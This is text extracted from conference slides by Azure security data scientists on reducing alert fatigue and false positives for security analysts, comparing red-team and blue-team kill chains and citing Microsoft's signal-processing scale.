



Reducing Alert Fatigue in Security Analysts


Sharon Xia (@sharonxia)

Ram Shankar Siva Kumar (@ram_ssk)

Azure Security Data Science

Current state of **Security**

Red Team Kill Chain



Blue Team

Kill Chain

Recon

Delivery

Foothold

Persist

Move

Elevate

Exfiltrate

Gather

Detect

Alert


Triage

Context

Plan

Execute

for Attack **Detection**



Blue Team

Kill Chain

Recon

Delivery

Foothold

Persist

Move

Elevate

Exfiltrate

Gather

Detect

Alert


Triage

Context

Plan

Execute

for Attack **Disruption**




Biggest Roadblock for Attack Disruption

False Positives




False Positives

Lose ability to **triage**



False positives **FACT**

You **cannot** salvage a false positive with just visualization. You need better solutions.



Microsoft's security scale



6.5
trillion

signals
analyzed
daily



470
billion

Emails
analyzed for
malware




630
billion

authentications per
month



5
billion

